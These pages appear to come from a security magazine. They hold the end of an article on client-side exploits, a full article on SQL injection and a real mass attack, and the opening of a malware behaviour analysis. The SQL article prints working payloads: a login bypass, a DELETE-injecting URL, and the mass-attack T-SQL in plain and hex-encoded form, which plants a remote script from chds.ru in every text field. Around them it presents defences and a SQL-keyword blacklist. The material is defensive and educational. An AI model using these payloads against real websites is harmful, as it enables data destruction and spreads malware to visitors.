Where is the vulnerability or what is vulnerable, helps the user to understand the final target of the exploitation. The vulnerability can be in the server, end-point device or in the client. Though it is usually told that the vulnerable system is the target, one should understand that a vulnerable system could be used as a pathway to the real exploit. As seen in an example before, the attacker can take down a vulnerable server and use it to push client-side exploits to the clients visiting it.

Now, we should understand the location in which the exploit runs. The exploit could run in the client or server, or in other devices that are part of the network. This is where most of the answer is hidden (the answer to the question *why are these exploits client-side* and vice versa). When a server is vulnerable and the exploit targets the client, those exploits fall under web application exploit. This is due to the vulnerable code in the public folder of the web-server (as shown in Figure 15).

*Cross-site scripting* (XSS) and *Cross-site Request Forgery* (XSRF) come under this category of web application exploits and vulnerabilities, even though the target is the client. If the vulnerability is on the server and the exploit is also targeted to the server, we have some other form of web application exploit. This comes under the same category as before, since the vulnerability is on the web application. SQL Injection come under this category of exploit and the target is the web-server backend database. If an exploit targets the vulnerable application (vulnerable method in a specific ActiveX component) that runs on the client and the target is the user, then it comes under client-side exploits. This is why ActiveX exploits that target browsers, Microsoft Office and other client-side applications come under this category.

This is the trend and characteristic of a virus or spyware that runs on the client and exploits the client.

Who is the target of the exploits, plays a vital role in classifying the exploits under the various categories as seen above. Now, we know why certain exploits belong to this category and why certain exploits don't, even if they look the same as client-side exploits. This section of the article was written with a hope of drawing clear lines of categorization in separating the exploits based on the category in which they fall.

## Conclusion

Client-side exploits have exploded in number since 2005. Microsoft has been patching ActiveX vulnerabilities continually. Security researches have started looking deeper into exploits as potential threats for their clients. Most of the prevention over endpoint devices concentrate on web application exploits (SQL injection, XSS and file inclusion exploits), though defense-in-depth is always a great solution for exploit mitigation. This article was written for helping our readers to understand client-side exploits and mitigation techniques from ground up and we hope that we were successful in doing that.

## Acknowledgements

I would like to thank everyone who helped me review and edit this article, the security community, websites such as [www.milw0rm.com](http://www.milw0rm.com) and [www.emergingthreats.net](http://www.emergingthreats.net), and all others who have contributed in this article directly or indirectly.

---

### Anushree Reddy

Anushree Reddy is a team-lead at [www.EvilFingers.com](http://www.EvilFingers.com). She holds Master's degree in Information Security and is very passionate about analysis of vulnerabilities, exploits and signatures. She can be contacted through EvilFingers website (or [contact.fingers@evilfingers.com](mailto:contact.fingers@evilfingers.com)).



ANTONIO FANELLI

# SQL Injection in Action

Difficulty



Basic SQL Injection attacks have not gone away despite web 2.0 programming. In this article we will learn how to maintain earlier websites in order to protect against them.

SQL Injection is a web attack technique which has been around since the beginning of the Internet when the first dynamic websites appeared. It seems incredible that it still continues doing damage on thousands of websites, many of which are developed by professionals. This problem has not gone away despite the frequent attempts by many to educate and provide preventative tools for web developers. Web 2.0 programming right now uses frameworks almost all the time, and they normally quote these kinds of attacks. Normally frameworks' built in login pages have basic attacks protected, but most developers get lazy after the login page, and you can find advanced SQL Injection attacks that work. By the way, in this article we will focus on maintenance of earlier websites in order to prevent basic SQL Injection attacks, and we will analyze an actual mass attack.

The vulnerability to SQL Injection attacks is not dependent of the scripting language used for the website development, it is strongly dependent on the programming technique used to access the database.

Poorly engineered websites are particularly exposed to mass attacks because of the probability that an automatic tool could find a security flaw; it grows directly proportional to the website complexity.

Despite how carefully developers build the SQL queries, the only way to drastically cut the risk is to construct queries which are independent from user input, as we will see later.

Before considering a real mass attack which is currently attacking thousands of victims worldwide, we will see a brief overview of few common basic SQL Injection vulnerabilities in ASP and PHP code.

## WHAT YOU WILL LEARN...

- Some basic SQL Injection techniques

- How to maintain earlier websites in order to prevent SQL Injection attacks

## WHAT YOU SHOULD KNOW...

- At least one web scripting language

- Basic knowledge of the SQL language

## Some statistics

Looking on Internet for:

```
script src=http://www.chds.ru/ngg.js /script
```

we obtain about one thousand hacked websites cached by Google, even if it's only the last variant of a big attack at the moment this article was written. The first kind of this attack produced more than 100,000 hits. What changes from each variant are only the address and the name of the malicious script. If we look for the first kind of script `script src=http://www.banner82.com/b.js /script` injected during the attack, we still retrieve more than 23,000 cached websites. It means the attack is still alive and probably many hacked websites were just restored from backups. But they still remain vulnerable.

## Examples of vulnerabilities

A classic example of a SQL Injection vulnerability attack is the wrong input validation of a login form. Let's suppose we want to check username and password submitted by a user to access a restricted website area. A possible query within a dynamic ASP page combined with a SQL Server database could be the following one:

```
strUsername =
request.form("username")
strPassword =
request.form("password")
"SELECT userID FROM users WHERE
 username =
 ''' & strUsername & ''' AND
 password
= ''' & strPassword & '''"
```

If a user inserts admin into username field and password123 into password field, the query sent to the database becomes:

```
SELECT userID FROM users WHERE
 username = 'admin' AND password =
 'password123'
```

A classic attack on this kind of query is to force the single quotes closure, and to append SQL commands in a way that they are unusually sent to the database. For example a bad boy can insert admin';-- as username and any password he wants, such as hacked. In this case the query sent to the database becomes:

```
SELECT userID FROM users
 WHERE username = 'admin';--'
 AND password = 'hacked'
```

SQL Server interprets the single quotes closure combined with the semicolon as a concatenation of the two following queries:

```
SELECT userID FROM users
 WHERE username = 'admin'
```

and

```
--' AND password = 'hacked'
```

The first query returns the user admin ID without knowing its relative password, while the second query is ignored because it begins with a double minus sign which tells the SQL Server that what follows is only a comment. In this case the bad boy is able to enter the restricted area without knowing the user admin password.

Another classic example this time inside a dynamic PHP page combined with a MySQL database could be the following one:

```
$id = $_GET['userID'];
"SELECT email FROM users WHERE
 userID = $id";
```

In this case we append to the URL an ID number to obtain the user's email address from the database, as for example:

```
http://www.example.com/index.php?userI
D=1024&page=getEmail.
```

A bad boy could change the URL as follows:

```
http://www.example.com/index.php?userI
D=1024;DELETE%20FROM%20users&pa
ge=getEmail.
```

So the query sent to the database becomes (%20 is the URL encode for the white-space):

```
SELECT email FROM users WHERE
 userID = 1024;DELETE FROM users
```

### Listing 1. Login Authentication through parameterized query in ASP

```
<% '''Login Authentication through parameterized query in ASP
'Assign the values to variables
strUsername = Request.Form("username")
strPassword = Request.Form("password")

'Connect to the database
strConnectionString = "Provider=SQLOLEDB; Data Source=test; Initial Catalog=test;
 Integrated Security=SSPI;"

Set objConn = Server.CreateObject("ADODB.CONNECTION")
Set objCommand = Server.CreateObject("ADODB.COMMAND")
objConn.Open(strConnectionString)

'Make the query
strCmd = "SELECT userID FROM users WHERE username = ? AND password = ?"

Set objCommand.ActiveConnection = objConn
objCommand.CommandText = strCmd
objCommand.CommandType = adCmdText

'Bind the variables

Set param1 = objCommand.CreateParameter ("username", adVarChar, adParamInput, 15)
param1.value = strUsername
objCommand.Parameters.Append param1
Set param2 = objCommand.CreateParameter ("password", adVarChar, adParamInput, 15)
param2.value = strPassword
objCommand.Parameters.Append param2

'Execute the query
Set objRS = objCommand.Execute()

'Fetch data
'...

'Close recordset
objRS.close()

'Close Connection
objConn.close()

%>
```

# ATTACK

MySQL interprets it as two separate queries because of the presence of the semicolon:

```
SELECT email FROM users WHERE userID = 1024
```

and

```
DELETE FROM users
```

The first query returns the user's email address as a request, however the second

one deletes all the records in the table users. Obviously in this case the bad boy should know the users table name but, beyond not being really difficult to guess, it is simple information that could be obtained through a syntactically invalid query, thereby revealing something about the script or database in the resulting error message.

These simple examples should be purely educational, because all the web developers know that it is necessary

to filter and validate user input before sending data to the server.

They know that the single quotes trick could be blocked through escaping technique. For example the first attack could be blocked replacing all the occurrences of single quotes with two single quotes, as follows:

```
"SELECT userID FROM users WHERE
 username = '' &
replace(strUsername, ''', ''''')
```

## Listing 2. Example of prepared query in PHP

```
<?php # Example of prepared query in PHP - Mysqli extension needed

//Connect to the database
$dbc = mysqli_connect('localhost', 'username', 'password', 'test');

//Make the query
$q = "SELECT email FROM users WHERE userID=?";

//Prepare the statement
$stmt = mysqli_prepare($dbc, $q);

//Bind the variables
mysqli_stmt_bind_param($stmt, 'i', $id);

//Assign the values to variable
$id = (int) $_GET['userID'];

//Execute the query
mysqli_stmt_execute($stmt);

//Fetch data
//...

//Close the statement
mysqli_stmt_close($stmt);

//Close the connection
mysqli_close($dbc);

?>
```

## Listing 3. SQL code injected during a real SQL Injection attack

```
DECLARE @S VARCHAR(4000);

SET @S=CAST
(
 DECLARE @T VARCHAR(255),@C VARCHAR(255)
 DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b
 WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167)
 OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
 WHILE (@@FETCH_STATUS=0)
 BEGIN
 EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+
 '<script src=http://www.chds.ru/ngg.js></script>')
 FETCH NEXT FROM Table_Cursor INTO @T,@C
 END
 CLOSE Table_Cursor DEALLOCATE Table_Cursor) AS VARCHAR(4000)
);
EXEC(@S);--
```

```
& ''' AND passwords = ''' &
replace(strUsername, '''', ''''''')
& ''''''
```

In this way the bad boy's manipulated query becomes:

```
SELECT userID FROM users WHERE
username = 'admin';--' AND password
= 'hacked'
```

It doesn't return any results because it looks for a username `admin';--` which doesn't exist in the database. Similarly in the second type of attack we could

execute the query only after validating `userID` as a numerical input value. Alternatively we could use type casting, changing the variable's type after it's been assigned a value. In PHP it is accomplished by preceding a variable's name by the type in parentheses:

```
$id = (int) $_GET['userID'];
```

The type cast `(int)` forces the variable `$id` to assume an integer value. If `$_GET['userID']` isn't numeric, `$id` becomes equal to zero. In most circumstances you don't need to cast

a variable from one type to another as PHP will often automatically do so as needed. But forcibly casting a variable's type can be a good security measure in your web applications.

So good user input validation combined with type casting and good escape techniques certainly are a good ways of programming. The problem is that lazy developers could miss these simple but fundamental rules.

For this reason the best way is to avoid dangerous chains of input parameters in the queries sent to the database, and to use parameterized queries when possible.

#### Listing 4. HTTP GET request made during the attack

```
http://www.hackedwebsite.com/default.asp?ID=14&table=images;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C4152452040542056
41524348415228323535292C404320564152434841522832353529204445434C415245205461626C655F437572736F722043
5552534F5220464F522053454C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A6563747320612C73
7973636F6C756D6E73206220574845524520612E69643D622E696420414E4420612E78747970653D27752720414E44202862
2E78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E78747970653D
31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D205461626C655F437572736F
7220494E5444F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E2045584543282755
5044415445205B272B40542B275D20534554205B272B40432B275D3D525452494D28434F4E56455254285641524348415228
34303030292C5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F777772E636864732E72752F
6E67672E6A733E3C2F7363726970743E27272729204645544348204E4558542046524F4D205461626C655F437572736F7220
494E5444F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C65
5F437572736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
```

#### Listing 5. Dynamic access to tables through a filtered query in ASP

```
<% '''Dynamic access to tables through a filtered query in ASP

'Assign the values to variables
strID = Request.QueryString("ID")
strTable = Request.QueryString("table")

'Connect to the database

strConnectionString = "Provider=SQLOLEDB; Data Source=test; Initial Catalog=test; Integrated Security=SSPI;"

Set objConn = Server.CreateObject("ADODB.CONNECTION")

Set objCommand = Server.CreateObject("ADODB.COMMAND")

objConn.Open(strConnectionString)

'Validate strID value
if strID <> "" and isnumeric(strID) then

 'Make the query enclose the table name in square brackets and escaping them
 strCmd = "SELECT * FROM [" & Replace(strTable, "[", "]") & "]" WHERE id = " & strID

 Set objCommand.ActiveConnection = objConn
 objCommand.CommandText = strCmd
 objCommand.CommandType = adCmdText
 Set objRS = objCommand.Execute()

end if

%>
```

They will always be more secure than running filtered queries, but they may also be faster. If a script sends the same query

to the server multiple times, parameterized queries are only sent to the server and parsed once. In Listing 1 and 2 there are

examples of parameterized queries used in ASP and PHP in place of the above queries.

## Listing 6. A centralized SQL blacklist validation in ASP

```
<% '''A centralized SQL blacklist validation in ASP

'''It decodes an obfuscated URL and returns plain text
Function URLDecode(sConvert)
 Dim aSplit
 Dim sOutput
 Dim I
 If IsNull(sConvert) Then
 URLDecode = ""
 Exit Function
 End If
 sOutput = REPLACE(sConvert, "+", " ")
 aSplit = Split(sOutput, "%")
 If IsArray(aSplit) Then
 If UBound(aSplit) > 0 Then
 sOutput = aSplit(0)
 For I = 0 to UBound(aSplit) - 1
 sOutput = sOutput & Chr("&H" & Left(aSplit(i + 1), 2)) &
 Right(aSplit(i + 1), Len(aSplit(i + 1)) - 2)
 Next
 End If
 End If
 URLDecode = sOutput
End Function

'''Stop responses if any SQL value is found in requests
Sub BlockMalware()
 Dim SQL_VALUES : SQL_VALUES = Array("DECLARE ", "DROP ", "INSERT ", "UPDATE ", "DELETE ", "SELECT ", "UNION ", "HAVING ")

 Dim HTTP_PARAMETER, HTTP_DECODE_VALUE
 Dim COUNT_VALUES
 Dim FOUND_MALWARE : FOUND_MALWARE = False
 For Each HTTP_PARAMETER In Request.Form
 HTTP_DECODE_VALUE = Ucase(URLDecode(Request.Form(HTTP_PARAMETER)))

 For COUNT_VALUES = 0 to Ubound(SQL_VALUES)
 If InStr(HTTP_DECODE_VALUE, SQL_VALUES(COUNT_VALUES)) > 0 Then
 FOUND_MALWARE = True
 Exit For
 End If
 Next

 Next

 For Each HTTP_PARAMETER In Request.QueryString
 HTTP_DECODE_VALUE = Ucase(URLDecode(Request.QueryString(HTTP_PARAMETER)))
 For COUNT_VALUES = 0 to Ubound(SQL_VALUES)
 If InStr(HTTP_DECODE_VALUE, SQL_VALUES(COUNT_VALUES)) > 0 Then
 FOUND_MALWARE = True
 Exit For
 End If
 Next

 Next

 If FOUND_MALWARE Then
 response.write "<h2>Operation not valid!</h2>"
 response.end
 End If

End Sub

'''Execute the BlockMalware subroutine
Call BlockMalware()
%>
```

## A real attack

Now let's analyze an actual SQL Injection mass attack which is hacking thousands of websites world-wide. It's a sort of attack which injects within the hacked databases in every text field of each table, a script that contains malicious code. Users who surf the hacked websites without the necessary protections download a backdoor on their PC.

Attack propagation's speed is really something to worry about as well as its persistence despite several months have passed since the first mass attack started.

Our case study is about an old dynamic website developed in Microsoft ASP and SQL Server technologies. It has been hacked few weeks ago from the above attack, and now it has been patched through centralized subroutines as we will see later in the article.

Looking at the website's log file I've found the following strange GET request against the *default.asp* page: see Listing

## Validation, typecasting, escaping

Every good developer must write queries with these three fundamental rules in mind.

Input validation is a server side check of everything that comes from user input. Simple validations are for example, the checking of mandatory fields, numerical values, and size of limited text fields. In many cases we need to use regular expressions to validate more complex input fields, like email addresses, phone numbers, and time/date fields.

Type casting consists in forcing variables to assume a particular kind of data type after they've been assigned a value. Some languages often do it automatically, but forcibly casting a variable's type can be a good security measure.

The escaping technique consists in quoting all the occurrences of a particular character. It must be used every time a variable is enclosed between special characters. For example you should escape the single quotes for strings rather than square brackets for table names in SQL queries.

Listing 8 compares the ASP and PHP syntaxes for some of these techniques.

4. The SQL Injection attack is evident. The default.asp page receives in input two query string parameters: ID and table. From the log file we can notice that the attack was made against the table parameter. In fact the normal GET request should be: `default.asp?ID=14&table=images`. The attack has appended a semicolon to the URL followed by other SQL instructions starting with DECLARE. The bad boy has just obfuscated

the payload so that normal blocking measures can't protect against it. The CAST he used means the hexadecimal representation of the ASCII values between the CAST brackets in Listing 3. Plain text could be obtained from one of the many Text/HEX Editor, and online converters published on the web.

Listing 3 represents the code injected during the attack. Inspecting the code we can see that it first makes a join query of

**Listing 7.** SQL Server stored procedure which replaces a string within all the text fields of each user table

```
CREATE PROC dbo.sp_cleanScript
(
 @SearchStr nvarchar(100),
 @ReplaceStr nvarchar(100)
)
AS
BEGIN
SET NOCOUNT ON
DECLARE @SearchStr2 nvarchar(110), @StrUpdate1 nvarchar(256), @StrUpdate2 nvarchar(256)
SET @SearchStr2 = QUOTENAME('%' + @SearchStr + '%','''')
SET @StrUpdate1 = QUOTENAME(@SearchStr, ''')
SET @StrUpdate2 = QUOTENAME(@ReplaceStr, ''')
DECLARE @T VARCHAR(255), @C VARCHAR(255)
DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b
WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE (@@FETCH_STATUS=0)

BEGIN
 EXEC
 (
 'UPDATE [' + @T + '] SET [' + @C + '] =
 REPLACE(CONVERT(VARCHAR(4000), [' + @C + ']), ' + @StrUpdate1 + ', ' +
 @StrUpdate2 + ')'
)
 FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor DEALLOCATE Table_Cursor) AS VARCHAR(4000)

END
GO
```

SQL Server system tables, sysobjects and syscolumns:

```
SELECT a.name,b.name FROM sysobjects
a,syscolumns b WHERE a.id=b.id
AND a.xtype='u' AND (b.xtype=99
OR b.xtype=35 OR b.xtype=231 OR
b.xtype=167)
```

The query returns all the user tables (xtype='u') from sysobjects, and all the ntext, text, nvarchar, and varchar columns (respectively: xtype=99, xtype=35, xtype=231, xtype=167) for each returned user table.

Then it makes a loop on the opened cursor and updates every column of each table appending a malicious JS script from a Russian website at the end of each field:

```
UPDATE ['+@T+'] SET ['+@C+']=
RTRIM(CONVERT (VARCHAR (4000),
['+@C+']))+ '<script src=
http://www.chds.ru/ngg.js></script>''
```

Note that during the update it also temporarily converts all columns to VARCAHR(4000). It means that all text longer than 4000 characters is truncated.

This causes two devastating effects on the hacked website:

- It is filled with scripts with malicious code inside. Users who surf the website without protection (such as a script-blocker or a good antivirus) download a backdoor on their PC.
- Fields conversion to varchar(4000) causes loss of data and problems in page layout response.

## How to prevent the attack

In this case the attack was successful because the developer paid attention only to the ID validation which was expected to be numerical, but he was too lazy in validating the table parameter which should contain the SQL Server table name to be queried. The vulnerable code on which the attack takes place is the following one:

```
If strID <> "" and isnumeric(strID) Then
"SELECT * FROM " & strTable & " WHERE
id = " & strID
End If
```

The developer didn't validate the table parameter. In this case there's no need to escape single quotes, but square brackets. In fact for Microsoft SQL Server object identifiers, you must enclose the object names in square brackets and replace all the occurrences of right square brackets with two right square brackets, as follows:

```
"SELECT * FROM [" & Replace(strTable,
"]", "]]") & "]" WHERE id = " & strID
```

Listing 5 illustrates the entire code.

The problem is that it could be really difficult to identify all SQL Injection vulnerabilities, above all for big websites, rather than replacing concatenated queries with parameterized ones.

So that we can make old websites protect against this attack we use another kind of approach a centralized SQL blacklist validation.

We can write a script that knows exactly which characters are bad and invalidates input that contains them. All other input is considered to be good. An example could be the BlockMalware() subroutine in Listing 6.

It should be included and called in every web page that connects to a SQL Server database in order to block any requests which contain SQL keywords, such as DECLARE or DELETE. An unwanted effect of this solution is that along with illegitimate content, legitimate contents are blocked. So if a user submits a form which updates website contents and the text contains one or more of the banned

### Listing 8. Comparing some ASP and PHP syntaxes for user input control

```
<% '''ASP code
'Retrieving GET requests:
userInput = request.querystring('userInput')

'Retrieving POST requests:
userInput = request.form('userInput')

'Checking for mandatory fields:
if userInput <> '' then ...

' if isnumeric(userInput) then ...

'Checking for size limits_
if len(userInput) <= max then ...

'Typecasting :
quantity = cint(quantity)
price = cdbl(price)

'Escaping:
userInput = replace(userInput, '['', ''']')
%>
<?php #PHP code
#Retrieving GET requests:
$userInput = $_GET['userInput'];
#Retrieving POST requests:
$userInput = $_POST['userInput'];
#Checking for mandatory fields:
if(!empty($userInput)) {...};
#' if(is_numeric($userInput)) {...};
#Checking for size limits_
if(strlen($userInput) <= $max {...};

#Typecasting :
$quantity = (int) $_POST['quantity'];
$price = (float) $_POST['price'];
#Escaping:
$userInput = str_replace('[', ']', $userInput);
?>
```



words, the user will receive the message: Operation not valid! Let's see how it works: First we define an array of bad words:

```
Dim SQL_VALUES : SQL_VALUES =
 Array("DECLARE ", "DROP ", "INSERT
 ", "UPDATE ", "DELETE ", "SELECT ",
 "UNION ", "HAVING ")
```

We can add all the words we desire, but remember there is the risk of blocking legitimate content, too. Second we loop on all POST requests (submitted through forms):

```
For Each HTTP_PARAMETER
 In Request.Form
 , , ,
Next
```

and we decode them through the URLDecode function, in case they have been obfuscated:

```
HTTP_DECODE_VALUE = UCase(URLDecode
 (Request.Form(HTTP_PARAMETER)))
```

then we check if any bad words are found. If yes, we raise the FOUND\_MALWARE flag, and we exit the loop:

```
If InStr(HTTP_DECODE_VALUE,
SQL_VALUES(COUNT_VALUES)) > 0 Then
 FOUND_MALWARE = True
Exit For
End If
```

Now we repeat all the above operations for the GET requests (parameters append to URLs):

```
For Each HTTP_PARAMETER In
 Request.QueryString
 ...
Next
```

If the FOUND\_MALWARE flag has been arisen, we stop the page response and print an error message on the screen:

```
If FOUND_MALWARE Then
 response.write "<h2>Operation not
 valid!</h2>"
 response.end
End If
```

For the case under examination the BlockMalware() subroutine has worked well. I've put it inside the database connection class which is included in every ASP page.

Obviously it's only a patch, but it works well for big old websites where looking for SQL Injection vulnerabilities could be a mess.

## Website has been hacked...and now?

Unfortunately for websites which have already been hacked, we can only restore data from backup, especially in cases where there are long text or images which have been truncated to 4000 characters. If not, we could use the same attack technique to clean up all the tables infected with the malicious script. To do that let's simply modify the code in Listing 3, and let's change the UPDATE so that it replaces all the occurrences of the malicious script with an empty string:

```
EXEC('REPLACE(CONVERT(VARCHAR(4000),
 [' + @C + ']), ''<script src=
 http://www.chds.ru/ngg.js></script>'',
 '''')')
```

If you prefer you can transform the code into a parameterized SQL Server stored procedure as shown in Listing 7. To execute the code simply run the following command in the SQL Server Query Analyzer:

```
Exec sp_cleanScript '<script src=
 http://www.chds.ru/ngg.js></script>', ''
```

Note that the REPLACE function can't be applied against text fields, so we need to convert all text fields to varchar (4000), of course without causing more damages then the attack has already done.

Script execution requests use a lot of server resources and it could cause a sort of temporarily denial of service while running. It could also go into timeout, and in this case not all the tables are cleaned. I would be better if we stop the web server before making any changes.

For end users the only way to protect themselves against similar attacks is to use a good antivirus, and a high protection security level when surfing the web. For those using Firefox there is an excellent plugin whose name is NoScript, which allows you to block JS scripts within a web page, and manually authorize them if deemed safe. It could be directly downloaded as an extension for Firefox.

In conclusion, despite web 2.0 new technologies usually offer protection from SQL Injection attacks, the latter continues to remain alive and really dangerous. The mass attack in the last few months is a demonstration of that. In fact Microsoft recently has been working to release a tool that allows you to test old ASP websites for vulnerabilities.

The most disconcerting things are the speed in which the attack spreads, and the websites that fall after that for years of remaining intact despite their hidden vulnerabilities. The reality is security in developing websites has been often delegated to the developer's individual care, while it should be systematically considered as a fundamental design constraint.

## On the 'Net

- <http://msdn.microsoft.com/en-us/library/cc676512.aspx> – Microsoft rules for preventing SQL Injection in ASP
- <http://devzone.zend.com/node/view/id/686> (Prepared Statements in PHP)
- <http://ryangaraygay.com/blog/post/2008/05/SQL-injection-attacks-banner82-script.aspx> (SQL injection attacks: banner82 script)
- <http://dev.mysql.com/tech-resources/articles/4.1/prepared-statements.html> (what, why, when, and how to use prepared statements)

### Antonio Fanelli

Electronics engineer since 1998 and is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.



ADITYA K SOOD

# Behavioral Analysis of Unwise\_.exe Malware!

Difficulty



This paper talks about the analysis of a suspicious executable named *unwise\_exe*. The binary exhibits how diversified functional characteristics can transform a victim's machine into a slave.

This malware can undertake a lot of network based activities and communicate with the remote servers. The impact is devastating as it really stems down the memory usage if the system is connected to the network. It marginalizes the system's integrity and disrupts the functionality of a well configured system. The system is rendered unresponsive and unusable. This paper analyses the working behavior of this malware and delves into the details of *unwise\_exe* and its covert aims.

## Description

A widely distributed malware which nowadays stealthily installs itself onto the system and performs backend functionality is known as *unwise\_exe*. The *unwise\_exe* executable runs as a system process. There is not enough information present on this malware. Most of the protection measures revolve around the generic downloading of anti viruses and scanning of your system to find the installed malware binaries. For example: Most of the websites direct the users to download Kaspersky and Malware bytes automated software's. But this is appropriate for the users who want their systems to run effectively. It is considered absolutely apt for normal functionality. But the prime target is to look inside the *unwise\_exe*, especially its ingrained functionality which turns a normal system into a zombie or attack driven target. The analysis can be performed in the following ways:

- Detecting the binary and disassembling it to look into the code.
- Dynamic and behavioral analysis to detect system changes.

This paper follows the latter approach because it's hard to detect a packed binary. It is not easy to unpack the binary because specific malware require unique unpackers which are not easily available. In order to avoid this, live scenario analysis is performed in a controlled environment. In addition, time constraints also play a role. The main point of analysis is to scrutinize the changes that are taking place in the components of the operating system.

## WHAT YOU WILL LEARN...

Methods to trace and analyze malware

Implementing solutions directly

Thinking approach for performing efficient analysis

## WHAT SHOULD YOU KNOW...

Basic understanding of malware

Knowledge of operating system components

Malware infection process




Figure 1. *unwise\_exe* running inside system


## Analysis

The basic step for performing any type of analysis is to determine the type of processes running in the system. An active check on the processes enables the analyst to scrutinize the system's state. The task manager is ready to serve the purpose in detail. If a victim's task manager shows that the *unwise\_.exe* process is running in the system, this clearly states that the machine is being used for malicious purposes, see (Figure 1).

The analyst has to dissect the working behavior of this running process to mitigate the impact on the system for which this binary is designed. Usually, this process makes the system slow with the passage of time and results in malfunctioning of the victim's machine. For further analysis we will be using a process explorer tool from Microsoft Sysinternals (<http://www.microsoft.com/technet/sysinternals>) to dissect the different parameters for this malware's process. Let's try to crystallize the artifacts of this process to draft the characteristics.

## Image Path Analysis

The first step is to look for the image path where this binary is placed in the system or any relative backup files. This provides actual information regarding the installation of the binary and its location. The principal objective is for collecting this type of information is to understand which system component has been used as a base for the binary to trigger its execution. It provides generic information of any operating system protection which is applied on the malware binary, such as DEP (*Data Execution Prevention*) etc. Let's




**Figure 2.** Image Path Analysis – Process Explorer

analyze the *unwise\_.exe* image path from the process explorer tool, see (Figure 2).

